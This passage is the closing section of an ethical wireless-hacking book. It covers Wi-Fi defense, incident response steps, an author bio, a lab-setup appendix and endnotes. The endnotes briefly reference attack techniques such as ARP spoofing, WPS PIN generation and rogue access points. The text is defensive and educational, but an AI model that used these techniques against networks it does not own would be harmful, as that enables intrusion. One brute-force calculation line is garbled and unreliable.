Why is there a section on defense in a book on hacking?

In the previous chapters we have tried to cover the most relevant attacks both on networks and on wireless clients, and the reader has been able to understand, through the workshops, that in many cases it is possible to breach the security of a network and exploit vulnerabilities at the endpoints, without the users even realizing that they are the victims of a hack and that their data are being spied on.

Assuming the role of the hacker is a lot of fun, at least to me, for I have greatly enjoyed carrying out professional penetration tests. And there is nothing better than getting paid to enjoy yourself. But what if we were the victims instead of the hackers? Now that does not sound so pleasant.

For this reason, I consider that although it is not possible for an author to cover each one of the possible cases in a single book on hacking, this would be wholly incomplete if it did not include at least one section on defensive measures and remediation recommendations. After all, the client is not paying us to be entertained, but for an ethical hacking report, which must necessarily include information on the findings and how to correct the security gaps we found.

So, let us look at some tips which will help us improve the security of our wireless networks and protect what is most important: our information.

Proactive security: before we are attacked

If we have not been the victims of a cyber-attack yet, the question that arises is not whether or not we will be attacked, but when.

And when it happens, will we be ready to defend ourselves and respond to the attack?

In a wireless network, there are elements which, if we select them carefully, can make the hacker's life more difficult. I do not guarantee that this will prevent us from being hacked - "the only 100% secure network is the one that is disconnected[xxxv]" - but to succeed it will require much more time, knowledge and determination on the part of the attacker.

These elements are:

- The security protocols
- The authentication schemes
- The password

The security protocols

At the time of writing this book, there are three security protocols which are the most popular and are available for configuration in a wireless network: WEP, WPA, and WPA2.

It goes without saying that configuring a network as OPEN or open with MAC control, is insecure unless the attackers are using a captive portal for authentication (something which will see can also be hacked, under certain conditions, in my next book on web hacking).

By this stage, the reader should, therefore, know that the best option is WPA2 with WPS disabled.

The authentication schemes

Thus, if we are cautious and select WPA2 as the security protocol, we still must choose the authentication scheme: personal authentication or enterprise authentication.

WPA2 with personal authentication (WPA2-PSK) is the option recommended for home users as it is the easiest to configure, whilst the use of enterprise authentication is recommended for organizations (WPA2-Enterprise).

Selecting the password

If we are home users and we are using WPA2-PSK, we will have to choose a good password:

- A PSK password may have a maximum of 32 bytes, i.e. 256 bits or 64 hexadecimal characters. Applying this to ASCII gives a password of between 8 and 63 characters.
- Now, what is the minimum size recommended to ensure that your password cannot be easily hacked by a dictionary-based attack? My suggestion is that it should be sufficiently long to discourage cracking, but not so long that users cannot remember it.
- My experience tells me that with the present computing power available, and if the password meets certain complexity conditions, a password of 14 characters should be adequate.

Illustration 130 shows a table taken from Tom's Hardware dating from 2011. Although the speed of the current CPUs and graphics cards is higher, we can use it as a reference for estimating the time it would take to crack a PSK password of 14 characters in length.

The ASCII table, without extensions, has a size of 127 characters but 95 of them can be printed[xxxvi].

Considering an approximate maximum speed of 222000 passwords/s:

95^14 = 487674979115529859008789025 possible passwords

487674979115529859008789025 / 222000 = 219673414016004440994 95,002815315 seconds

In years this would be approximately 696579826281090, i.e. *forever and ever*. Even if we were to use supercomputers with *grid engine* technology it would take a long time to crack the password. So, it is enough to change the password frequently.




Illustration 130 - Speed for the brute force cracking of WPA passwords. Source: Ku, Andrew (2011).

Nevertheless, in a company, we have additional safety requirements, such as: knowing which user to grant access to the wireless network, from what client device, at what interval of time he was connected, what was the assigned IP, etc.

Add to this the fact that many companies have implemented the BYD policy (Bring Your Own Device), determining the user through whom an infiltration has occurred may prove to be a true odyssey.

In the light of this, it is recommended that companies implement enterprise authentication (WPA2-Enterprise) in their wireless networks.

Enterprise authentication

Enterprise authentication differs from personal authentication in that it does not implement the same password for all users wanting to connect to the WLAN. Instead, each user will have an individual username/password combination to complete the authentication.

This is achieved by configuring the routers or wireless access points so that they request authentication from a central server AAA[xxxvii], which uses a protocol called RADIUS[xxxviii].

Implementing individual controls for each user has its advantages both in terms of security and from the point of view of network administration, and in turn auditing.

Use of Wireless Controllers

I am not going to dwell further on this topic, but I will merely say that their use will help improve the security of wireless networks.

Let us start by defining what a wireless controller is. According to Rajesh K. (2010), "a wireless controller is a central WIFI administration device which administers all the wireless access points of a campus[xxxix]".

Here are some of the advantages of using a controller: easier administration, handling of the power levels, reduction in interference, among other things.

These devices also include monitoring, auditing, and protection mechanisms which contribute to the security of the network, for example, the capacity to detect rogue APs, key attacks and containment of MITM and DoS attacks, depending on the make and model of the controller.

Additional recommendations

In addition to the above, there are security controls we can implement at the corporate levels, such as:

- Not divulging SSIDs. We know from experience that this will not stop someone who knows what they are doing, but it will shut out the *script kiddies*[xl] who want to play with our WLANs.
- Changing the passwords periodically and making sure that they meet the complexity criteria.
- Eliminating, if possible, the unencrypted protocols in the network and replacing them with their secure counterparts, e.g. SSH instead of TELNET.
- Encrypting the confidential data and maintaining periodic off-site backups[xli].
- Performing hardening of our communications devices, servers, and all other equipment prior to its commissioning in our network.
- Keeping the firmware of the communications equipment up to date.
- Keeping the operating systems of servers and stations patched.
- Installing a next-generation firewall (NGFW), at least within the perimeter, and segmenting the wireless networks. Make sure that the NGFW includes: Antivirus, AntiSpam, AntiBotnet, Intrusion Prevention System (IPS), web page filtering (URL Filtering and reputation ranking), advanced threat protection (APT) and zero-day malware, DoS attack protection, separate processing for the administration which enables you to act if it is under DoS, user-friendly administration interface, and report generation.

- Implementing security of ports and controls for access to the network (check the protocol IEEE 802.1X[xlii]).
- Installing software for protection of endpoints and all the access devices, including mobile devices, which includes advanced threat protection (APT) and zero-day malware.
- Limiting administrative access in servers and communications equipment.
- Implementing a tool for centralized monitoring, which includes: analysis of vulnerabilities on-demand, detection of real-time threats, correlation of events, generation of support tickets based on rules of incidence of events and the provision of historical assistance for auditing purposes.
- Continuous supervision of the monitoring tool described above, and not keeping it for decoration :-D
- Not neglecting physical security.
- Implementing a corporate security policy and measuring its compliance periodically based on management indicators. This policy must include, among many other things: Logical Security, Physical Security, Incident Handling, Backup and Restoration Policies, Disaster Recovery Plans, Contingency Plans and Continuity of Business.
- Training the technical personnel in cybersecurity and running awareness campaigns aimed at all the staff.
- Conducting periodic penetration tests in your network.

In summary, implementing a Secure Network Architecture Design with Defense in Depth.

Reactive security: once we have been attacked

If, despite having implemented preventive security measures in your network, you suffer an intrusion, don't feel so bad, you are not alone... if a British student managed to hack NASA, the FBI, the Federal Reserve and the Defense Department of the United States[xliii], why could they not hack your company? Although, if you think about it, "the sorrow of many is a fool's consolation" (Anon).

Leaving black humor aside, being hacked is not pleasant and causes a lot of headaches and man-hours of work repairing the damage suffered. I know because I have been on the other side both as a victim and as a consultant.

On one occasion a company for which I was working - many years before devoting myself to cybersecurity - suffered an intrusion in a server hosting the electronic mail service and the web page of the institution. In fact, this was the first time I had even heard of hacking. My boss at that time entered my office looking nervous, raised his hands to his head and said: "we've been hacked!". I remember staring at him and raised my right eyelid as if to say, "what on earth do you mean we've been hacked?". He later explained to my department colleague and to me what had happened, then we worked all night reinstalling the service from scratch - including formatting of hard disks - and recovered the data from backup tapes (yes ... backup tapes), only to discover with horror, on returning the following morning, that the server had been hacked again.

It was this event which aroused my interest in cybersecurity and here I am, more than 20 years later, giving consultations on the subject.

If the reader is half as curious as I certainly am, he or she will want to know how the above story ends, so I will finish the tale.

Fortunately, before putting the server into operation again, we had made a complete backup of the internal hard drive, which made the recovery faster the second time around (fast in terms of DLT-1 tapes).

Therefore, on this occasion, before connecting the server to the network, we did what would be my first forensic computer audit, without knowing it. We managed to discover which service the cracker was exploiting to penetrate the equipment, at that time one of the first versions of the Apache Web Server. After hours of searches in forums we managed to find out how to address the vulnerability, and finally, we could get the server operating again.

After suffering this incident, the organization invested resources in defensive cybersecurity mechanisms, which benefited me indirectly because I learned the basics of the subject.

But anyway, let us proceed to the subject of concern to us: what should we do if we suffer an attack and this impacts on one or more of the pillars of the security of our information[xliv]?

Steps to follow during and after a cyber attack

If your organization has an "**Incident Response Plan",** this should indicate all the steps to follow.

Having explained this, the experts, in response to various incidents, agreed that at least five actions had to be taken during and after an attack:

1. Determine the extent of the attack
2. Contain the attack
3. Maintain and/or restore the services affected
4. Perform tasks of mitigating and eliminating the attack vector
5. Prepare a report of the event and submit it to the departments concerned

Step 1: Determine the extent of the attack

If your company has invested in elements such as Next Generation Firewalls (NGFWs), Endpoint Protection and monitoring tools, you should be able to determine quickly what type of attack you are faced with.

Regardless of the type of attack, it is important to preserve, wherever possible, the digital evidence contained in all the equipment affected before involving ourselves in any kind of task.

The aim here is to be able to conduct in parallel a forensic computer audit enabling us to determine categorically: what happened, how it happened, who it was, if[xlv] there was any *exfiltration of data*[xlvi] and what measures to take to prevent the event from recurring.

Step 2: Containing the attack

The containment consists in isolating the elements affected by the rest of the network with the aim of preventing repercussions on other services or users, from taking avoiding action or interrupting the exfiltration of data if this were to be the case.

For example, if we are faced with the case of a **distributed service denial attack,** the perimeter NGFW must support the load and defend us from the attack while we take certain actions:

- As a first step you will have to identify where the attack is coming from: a DDoS attack uses botnets which are usually located by region (Europe, Africa, North America, etc.), so that if you know that the attack is coming from Africa, and your clients are in America, you will then immediately call your ISP and ask it to "zeroized" the path to your network in the NAP[xlvii] closest to the origin of the attack for the source IP addresses belonging to the region of the botnet.
- An NGFW with reporting capacity can determine the origin of an attack by IP and country of origin in a matter of minutes.

- This will prevent the packets from the attackers reaching your network, stopping the DDoS, but it will shut off any legitimate clients whose IP addresses are in the same region of the botnet.
- Of course, it would be possible to dig deeper and lock in the NAP not the entire region but only the subnets of the botnet. However, there may be a huge number of these and it would be a more complex request and not as fast to implement.
- Other actions might involve applying service quality policies (QoS - Quality of Service) and prioritize traffic to prevent the attack on one of your services from using up the entire Internet access bandwidth.

In another scenario, we might be confronted with malware which was not detected by the antivirus and which managed to infect one or more of the devices in our network.

If the antivirus signatures are up to date we could be faced with an advanced threat (APT) or zero-day malware.

Hence the importance of implementing NGFWs and Endpoint Protection software which provide protection against APTs. In this case we will have to identify and isolate the infected devices from the rest of the network (put them in quarantine) to prevent the infection from spreading to other equipment that is still healthy, and to prevent the malware from meeting your command center to exfiltrate information or interrupt the connection if it is already in progress.

Step 3: Maintaining and/or restoring the services affected

If during the previous step, we established that penetration occurred compromising the operativity or integrity of a service, we will have to carry out the actions required to maintain or restore the operativity of the same.

To do this we must have successfully implemented backup and restoration policies, disaster recovery plans, contingency plans and business continuity plans.

If this is the case, we will then have to:

- Preserve the digital evidence for later forensic analysis, an operation which we must have carried out in a previous step but the importance of which I cannot emphasize enough.
- If a service is critical to the company, it should have a degree of redundancy, which means that we will have to put the contingency plan into operation.
- Having done this, we will have to restore the service affected as soon as possible. If we have virtual systems, this may be as fast as recovering the last clean snapshot, apply remediation measures and restore the last recorded data. Or in the worst-case scenario: format, install the operative system and applications from original media, restore configurations, apply remediation measures and restore data, checking that there is no malware or backdoors.
- Finally, take a complete backup image of the system before putting it into operation.

Step 4: Performing the tasks of mitigation and elimination of the attack vector

When an attacker has succeeded in infiltrating one or more systems of your organization, either by taking advantage of IT vulnerability, through phishing, or by means of a malware infection, it is important to fully understand the magnitude of the attack to be able to eradicate all trace of the attacker on your network and prevent him from re-entering through backdoors that have not been detected.

This is when the forensic computer audit is relevant, particularly if there is a targeted threat. A targeted threat is an advanced persistent threat (APT) that has been designed exclusively to impact your company or a system that your organization uses.

This is understood more clearly with an example. Years ago, a client in the financial sector contacted us saying that he had been the victim of a targeted threat. The cybercriminals, disguised as maintenance personnel, used malware to penetrate one of the automatic telling machines (ATMs) in the Bank network and capture the details of debit and credit cards inserted in it. The antivirus did not detect the threat and this spread through the network of ATMs to other ATMs, infecting them too. One week after the initial infection, the cybercriminals returned to "give service" to the ATM, retrieved the captured data, eliminated the malware from the network using the second software and conducted an anti-forensic deletion of the malware and the captured data. They then cloned debit and credit cards and used the details to withdraw millions of dollars from the bank network.

My company, Elixircorp, conducted a forensic audit of the ATM initially infected, then carried out a forensic malware analysis, which included, among other things, the tasks of deep digging of data to recover the malicious program, reverse engineer of the recovered binary file and static and dynamic analysis of the code, in order to determine how the malware worked, and even shed light on its origin.

To cut a long story short, we discovered during the analysis that the malware had been initially developed in Russia and was modified in Venezuela for attacking a specific make and model of ATM. That malware was then used in Ecuador to attack a bank using the same make and model of ATMs, our client.

The story ended when our National Police captured the cyber-criminal gang when they tried to repeat the attack on another Ecuadorian bank.

Step 5: Preparing a report of the event and submitting it to the departments involved

Once calm has been restored it is important to take time to reflect on what has happened, recognize where we have failed and learned from the experience.

They say that "the definition of madness is always doing the same thing and expecting different results[xlviii]". So, if we do not try to find the root cause of an incident, and if we do not take actions to correct it, the event will be repeated and the result will be inevitable: they will attack us again, in the same way, every time, and all the efforts made to restore the operativity of our systems will have been in vain.

For this reason, it is important to record what has happened in a report to help those involved, and upper management, to understand the why, the how and what is required to avoid similar incidents in the future and protect by the best means possible the most important intangible asset of any organization: its information.

Useful resources

- **Article:** Astudillo B., K. (2011). System CSI: what to do when an incident occurs which merits a forensic audit. IT Security Block - Elixircorp S.A. Retrieved in 2017, from **http://elixircorp.com/blog/csi-of-systems-what-to-do-when-an -incident-occurs-which-merits-a-forensic-audit/**.

- **Book:** Weaver, R., Weaver, D., & Farwood, D. (2013). Guide to network defense and countermeasures (1st ed.). Course Technology.

- **Book:** Jason Luttgens. Matthew Pepe. Kevin Mandia., (2014). Incident Response & Computer Forensics, Third Edition (1st ed.). McGraw-Hill/Osborne.

- **Book:** Farmer, D., & Venema, W. (2006). Forensic discovery (1st ed.). Boston [u.a.]: Addison-Wesley.

- **Book:** Altheide, C., & Carvey, H. (2011). Digital forensics with open source tools. Waltham, MA: Syngress/Elsevier.

Final recommendations

First, I would like to congratulate you on reaching this section, it has been a long journey together reviewing the methodology and practice of a wireless hack.

Along the way it is likely that you have come up against one stumbling block or another - for which I now apologize - we would be living in Utopia if we pretended that everything worked like in the workshops 100% of the time.

Not even my students, on the attendance-based courses I offer - on which we take the trouble to install equipment with identical hardware and software, or clone virtual machines - are spared the situation where something does not work as it was expected to do. It is a subject which I believe merits conducting a study for publication in an indexed journal... Student-A follows the steps of workshop X and everything works wonderfully, whilst Student-B does the same thing and encounters an error message XYZ. After an hour of checking forums, it turns out that this is one in a million cases where the command ABC triggers the message XYZ. My students on the Applied Computer Security Master's Degree (ACSM) course, from the Cisco Academy of the ESPOL and from Elixircorp, do not let me lie.

So, if, in one of the workshops, you happened to be the one in a million case, please don't give up. Try another configuration, consult the forums, and if you begin to despair... follow the recommendation of the Microsoft support center (close and re-open the session, or, most commonly, "restart"). Joking apart, if you cannot deal with the problem contact me[xlix], tell me what is wrong and I will do my best to help you.

Now that you have got to the end of the book, what is the next step?

If you have enjoyed wireless hacking the obvious recommendation is to study the subject in greater depth, and now that you have the basics why not progress to the hacking of web applications. If you lack the fundamentals of hacking read articles and books on the subject, take online or attendance-based courses, redo the workshops, try to execute variants, practice, practice, practice!

And if you want to venture into the corporate world and offer your professional services as an independent pentester, try to obtain international certificates in IT security and ethical hacking to lend more weight to your resumé, but above all gain experience.

Obtaining certificates is something you can achieve with study, dedication and a few hundred dollars; but the experience is something that you can only gain by conducting audits for real companies.

It is possible that an SME[1] will give you the opportunity to conduct a pentest without having to present proof of experience. If that happens, take advantage of this opportunity, do your best work, and then ask for a letter of recommendation. Then repeat the process.

However, if you meet with refusals you can start by being an internal auditor in a company or by working as an auditor for an organization that focuses on conducting cybersecurity audits.

The important thing is to prepare yourself, invest in your future and never give up on your dreams (this reminded me of Tony Robbins).

Anyway, I wish you every success in your career as an ethical hacker, a big hug from sunny Guayaquil and happy hacking!


And please - it is not worth joining the dark side of the force, remember that apart from hacking there is also computing forensics ;-)

Your comments are appreciated!

I sincerely hope that I have conveyed my knowledge and experience to you in the best possible way, that the subjects covered in the book are useful to you and that you will put them into practice very soon in your first Ethical Wireless Hack.

If you liked the content, please take a few moments to make a comment in the electronic bookshop; your feedback will be useful to other readers and will help me improve future editions and consider the subjects the public believe should be added to the content.

About the author



Karina Astudillo B. is a systems consultant specialized in cybersecurity, networks, and UNIX/Linux systems, and is the author of the Bestseller, **“Ethical Hacking 101 - How to Hack Professionally in 21 days or less!”**.

Karina is a Computer Engineer, an MBA, and has international certificates such as: Certified Ethical Hacker (CEH), Computer Forensics US, CCNA R&SW, CCNA Security, CCNA Wireless, Hillstone Certified Security Professional (HCSP), Cisco Certified Academy Instructor (CCAI), Sun Certified Solaris System Administrator (SCSA), Palo Alto ASE & PSE Platform F and VMware VTSP & VSP.

She began her career in the world of networks in 1995, thanks to a job opportunity on a project with IBM at her alma mater, the Escuela Superior Politécnica del Litoral (Technical High School of the Coast) (ESPOL). From then on, the world of networks, operating systems, and security has fascinated her to the point of becoming her passion.

Some years later, after gaining experience by working in the customer service department of the transnational corporation ComWare, she first became an independent systems consultant in 2002, through Consulting Systems, then went on, in 2007, to co-found her own cybersecurity company, Elixircorp.

In parallel with the consultancy, Karina has always had an innate passion to teach, which paved the way for her to join the teaching profession as a professor at the Faculty of Electrical and Computer Engineering (FIEC) by the year 1996.

At present, she is an instructor in the Cisco Networking Academy program and in the programs for the IT Systems Masters Degree (MSIG) and Master's Degree in Applied Cyber Security (MSIA) of FIEC-ESPOL.

Based on this teaching experience, she considered including, as part of the offer of her company, preparation programs in cybersecurity, among other things Ethical Hacking workshops. When she published the result of these workshops on the Facebook page of Elixircorp, she began receiving applications from students from different cities and countries asking about the courses, only to be disappointed when the answer they got was that only attendance-based courses were offered in Ecuador.

That is when the idea came to her to write books on cybersecurity so that she could convey - without geographical limits - the knowledge gained from the Elixircorp workshops.

In her spare time Karina enjoys reading science fiction, travel, spending time with friends and family and writing about herself in the third person ;-D

Contacting Karina Astudillo B.
Feel free to consult the author or make comments on the book at:
Website: **https://www.KarinaAstudillo.com**
Email: **karina@karinaastudillo.com**
News: **http://news.SeguridadInformaticaFacil.com**
Facebook: **http://www.facebook.com/kastudi**

Appendix: How to be successful in the workshops

To conduct the workshops, we need to set up a scenario like that shown in the figure:




Illustration 131 - Basic topology for the workshops in the book

Hardware requirements:

- 1 hacker station with 1 WIFI network card
- 1 client device with 1 WIFI network card
- 1 WIFI router (AP) which supports open authentication, control by MAC, WEP, WPA/WPA2 and WPS addresses and personal authentication (PSK)

Software requirements:

- For the hacker station: Kali Linux and Windows 7 or higher

- The wireless client may be 1 PC with Unix/Linux/Windows/MacOS or 1 mobile device (smartphone/tablet)
- Drivers for the wireless cards enabling packets to be injected into the network

We can install Kali Linux in our physical computer or in a virtual machine using a hypervisor such as VMware or VirtualBox.

Installing Kali in our physical machine has the advantage that we can use the wireless card which is usually integrated into the equipment for conducting the workshops. The disadvantage is that if we only have one computer and we already have another operating system installed such as Windows, this would require overwriting or executing an advanced installation procedure (dual-boot) to be able to have two operating systems on the same physical equipment, a process which could prove complicated for non-expert users.

On the other hand, if we decide to virtualize Kali Linux in our current operating system, the process is very simple. Basically, you download the hypervisor (VMware or VirtualBox) and install it, download the virtual machine ready for the selected platform and simply execute it. The disadvantage of this is that we will not be able to use the integrated wireless card into the virtual machine. In this case, we will have to purchase an external wireless card.

If the reader decides to purchase an external wireless card, check that it is compatible with Kali Linux and that it supports packet injection, and it would be better the card also includes a high-power signal amplifier antenna (see section on network cards in Chapter 1 for recommended makes).

If the reader decides to virtualize, it is recommended that the physical equipment has a minimum of 8GB of RAM so that at least 4GB of memory can be assigned to Kali Linux. The purpose of this is to streamline the key cracking workshops which make intensive use of CPUs and memory.

It is also important to have a fast processor (dual-core minimum, quad-core recommended).

Where do we obtain the installers for the software required?

- Because Linux is an open source system, Kali can be downloaded free from **http://www.kali.org/downloads/**
- Microsoft offers virtual machines in Windows 7, 8 and 10 systems with a 90-day license for those who are registered in the developer program. Website: **https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/#downloads**
- VMware has a free hypervisor called VMware Player, which can be downloaded from **https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/12_0**
- VirtualBox is, in turn, an open source hypervisor and can be downloaded from **https://www.virtualbox.org/wiki/Downloads**

Notes and references

Your Review and Word-of-Mouth Recommendations Will Make a Difference

Reviews and word-of-mouth recommendations are crucial for any author to succeed. If you enjoyed this book, please leave a review, even if it is only a line or two, and tell your friends about it. It will help the author bring you new books and allow others to also enjoy the book.

Your support is greatly appreciated!

Are You Looking For Other Great Reads?

Your Books, Your Language

Babelcube Books helps readers find great reads. It plays matchmaker, bringing you and your next book together.

Our collection is powered by books produced at Babelcube, a marketplace that brings independent book authors and translators together and distributes their books in multiple languages globally. The books you will find have been translated so that you can discover terrific reads in your language.

We are proud to bring you the world's books.

If you want to learn more about our books, browse our catalog and join our newsletter to learn about our latest releases, visit us at our website:

www.babelcubebooks.com

---

[i]

Krause, D., & Sunzi. (2011). The art of war for executives (1st ed.). Madrid: EDAF.

[ii] Cracker: malicious hacker.

[iii] Wi-Fi Alliance. (2016). Who We Are. Retrieved from http://www.wi-fi.org/who-we-are

[iv] IEEE. (2016). IEEE 802.11, The Working Group for WLAN Standards. Retrieved from http://grouper.ieee.org/groups/802/11/

[v] Songhe Zhao & Charles A. Shoniregun. (2007). Critical Review of Unsecured WEP. Services, *2007 IEEE Congress on*. DOI: 10.1109/SERVICES.2007.27.

[vi] Some options: VeraCrypt, BitLocker, AxCrypt.

[vii] Muthu Pavithran. S. (2015). Advanced Attack Against Wireless Networks Wep, Wpa/Wpa2-Personal and Wpa/Wpa2-Enterprise. *International Journal of Scientific & Technology Research Volume 4, Issue 08*.

[viii] A probe request is a type of frame to the standard IEEE 802.11 which uses a station when you want to obtain information on an AP or other station.

[ix] WIFI Alliance. (2017). What are passive and active scanning? Retrieved from https://www.wi-fi.org/knowledge-center/faq/what-are-passive-and-active-scanning.

[x] A beacon is a frame of the administrative type used by the standard IEEE 802.11 to store information on the wireless network and perform other tasks such as synchronization. Steve Rackley. (2007). Wireless Networking Technology. Elsevier.

[xi] See the tutorial "Is my wireless card compatible?" at https://www.aircrack-ng.org/doku.php?id=compatible_cards.

[xii] In Kali, unlike other Linux versions, it is not necessary to place the card in monitor mode to be able to carry out passive and active scans.

[xiii]A higher power level indicates closer proximity.

[xiv] The attacks suggested are the most popular and are easy to execute in the opinion of the author at the time of writing this book. Because technology is advancing rapidly and new vulnerabilities are being discovered every day, it is important for the reader to try to keep up to date with new hacking techniques.

[xv] In Kali there are normally active processes that interfere with the airmon-ng command, which is the main reason why we stop them with the "check kill" option.

[xvi] "In cryptography a keystream is a set of random or pseudo-random characters which are combined with a message in plain text to produce an encrypted message (the cyphertext)". Wikipedia. (2017). Keystream. Retrieved from https://en.wikipedia.org/wiki/Keystream.

[xvii] Brute forcing Wi-Fi Protected Setup. (2011) (1st ed.). Retrieved from https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf

[xviii] Dumpper requires the installation of WinPcap, available at https://www.winpcap.org/, together with NetFramework 3.5 (activate it on the Control Panel -> Programs and Characteristics -> Activate or Deactivate Windows Characteristics.

[xix] Reversing D-Link's WPS Pin Algorithm – /dev/ttyS0. (2017). Devttys0.com. Retrieved 26 March 2017, from http://www.devttys0.com/2014/10/reversing-d-links-wps-pin-algorithm/

[xx] devttys0/wps. (2017). GitHub. Retrieved on 26 March 2017 from https://github.com/devttys0/wps/blob/master/pingens/dlink/pingen.py

[xxi] The SSID is used as a kind of "salt". Ku, A. (2017). Understanding WPA/WPA2: Hashes, Salting, And Transformations - Wi-Fi Security: Cracking WPA With CPUs, GPUs, And the Cloud. Tom's Hardware. Recuperado en 2017, de http://www.tomshardware.com/reviews/wireless-security-hack,2981-5.html.

[xxii] PSK, read PSK first.

[xxiii] Astudillo B, Karina. (2016). Ethical hacking 101 (2nd ed.).

[xxiv]Compiling drivers is beyond the scope of this book but this is a good tutorial if the reader wants to explore the subject further. Mora, J. (2017). GPU Acceleration. GitHub. Retrieved in 2017 from https://github.com/JPaulMora/Pyrit/wiki/GPU-Acceleration.

[xxv] CUDA (Compute Unified Device Architecture) is an architecture developed by Nvidia for implementing GPU-accelerated-computing in its graphic cards.

[xxvi] OpenCL (Open Computing Language) is an architecture for implementing GPU-accelerated-computing which was initially developed by Apple and which is now an open standard. Nvidia supports OpenCL in addition to CUDA.

[xxvii] Only one of the two must equal true, the other false. For example: if our card supports OpenCL, then use_CUDA = false and use_OpenCL = true.

[xxviii] There are various gadgets ready for this purpose, such as "WIFI Pineapple", otherwise we can construct our own mini rogue AP using a Raspberry Pi.

[xxix] See section on signal amplifier antennae in Chapter 1.

[xxx] Any private network as defined in RFC 1918.

[xxxi] ARP: Address Resolution Protocol. Network protocol which gives you the physical address (MAC address) of a remote host from your IP address.

[xxxii] To execute a MITM attack using ARP spoofing you can do this by sending special messages of the "free" type, i.e. not requested by the victim host. What the hacker does is use software for forging an ARP message indicating that the IP x.y.z.w now corresponds to the MAC of the network card of the hacker's station". Taken from the section "Capturing keys using network sniffers". Astudillo B, Karina. (2016). Ethical hacking 101 (2nd ed.).

[xxxiii] Verisign. (2013, September 17). Three Different Types of Internet Cookies - Verisign. Retrieved in 2017 from https://www.verisign.com/en_GB/domain-names/online/implement/what-are-cookies/index.xhtml.

[xxxiv] Script whose original version is attributed to a programmer with the nickname Nazariman.

[xxxv] Anonymous source.

[xxxvi] ASCII. (2017). En.wikipedia.org. Retrieved in 2017 from https://en.wikipedia.org/wiki/ASCII#Printable_characters

[xxxvii] AAA: from the English words Authentication, Authorization and Accounting.

[xxxviii] RADIUS is a protocol used in corporate networks that allow verification of the credentials of the users wishing to make use of network services and authorize what that user - once authenticated - can do, whilst at the same time registering an audit which can then be consulted by the administrator. RADIUS. (2017). Es.wikipedia.org. Retrieved in 2017 from https://es.wikipedia.org/wiki/RADIUS.

[xxxix] Translated from English. Rajesh, K. (2017). Why is a Controller required in a wireless network? excITingIP.com. Retrieved on 8 April from http://www.excitingip.com/673/features-of-todays-centralized-wireless-wi-fi-networks/

[xl] Script kiddie. (2017). Es.wikipedia.org. Retrieved in 2017 from https://es.wikipedia.org/wiki/Script_kiddie

[xli] An off-site backup is one which is physically housed away from the source of the data to prevent the loss of data and the backup if a disaster should occur. According to the experts in the field, an off-site backup must be at least 50 km from the original data. At present cloud-based off-site backups are usually made. Some popular backup services include: Dropbox, Google Drive, OneDrive, iCloud, etc.

[xlii] IEEE SA - 802.1X-2001 - IEEE Standard for Port Based Network Access Control. (2017). Standards.ieee.org. Retrieved in 2017 from https://standards.ieee.org/findstds/standard/802.1X-2001.html

[xliii] Rawlinson, K. (2017). Amber Rudd orders Lauri Love extradition to US on hacking charges. the Guardian. Retrieved in 2017 from https://www.theguardian.com/law/2016/nov/14/amber-rudd-approves-lauri-love-extradition-to-us-on-hacking-charges.

[xliv] Pillars of Cyber Security: Availability, Confidentiality and Integrity.

[xlv] In cybersecurity it is called "lateral movement" when an intruder who has managed to penetrate a device in our network then uses this to infiltrate other equipment.

[xlvi] The term "exfiltration of data" is used in cybersecurity when an attacker succeeds in extracting sensitive information on the victim organization.

[xlvii] NAP: Network Access Provider, the ISP of ISPs.

